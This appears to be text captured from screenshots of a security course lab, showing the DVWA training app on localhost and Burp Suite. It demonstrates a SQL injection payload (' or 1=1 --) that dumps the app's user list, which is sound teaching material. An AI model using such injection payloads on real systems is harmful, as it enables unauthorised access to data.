

Your application cache is currently using 0 bytes of disk space [Clear Now](#)

Tell me when a website asks to store data for offline use [Exceptions...](#)

The following websites are allowed to store data for offline use:







Activities Remote Desktop Viewer

IT-4510-01 Injection (2) OWASP Top 10 - 2017 Injection (3) Welcome Vulnerability: SQL Inje How to take a screen

localhost:8006/vulnerabilities/sqli/?id=%27+or+1%3D1--+&Submit=Submit#

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DVWA

Vulnerability: SQL Injection

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)

User ID: Submit

```
ID: ' or 1=1 --  
First name: admin  
Surname: admin  
  
ID: ' or 1=1 --  
First name: Gordon  
Surname: Brown  
  
ID: ' or 1=1 --  
First name: Hack  
Surname: Me  
  
ID: ' or 1=1 --  
First name: Pablo  
Surname: Picasso  
  
ID: ' or 1=1 --  
First name: Bob
```

Remote View Bookmarks Help

Connect [Icons] Send Ctrl-Alt-Del

Applications Places burp-StartBurp Fri 13:38

Burp Suite Community Edition v1.7.32 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts


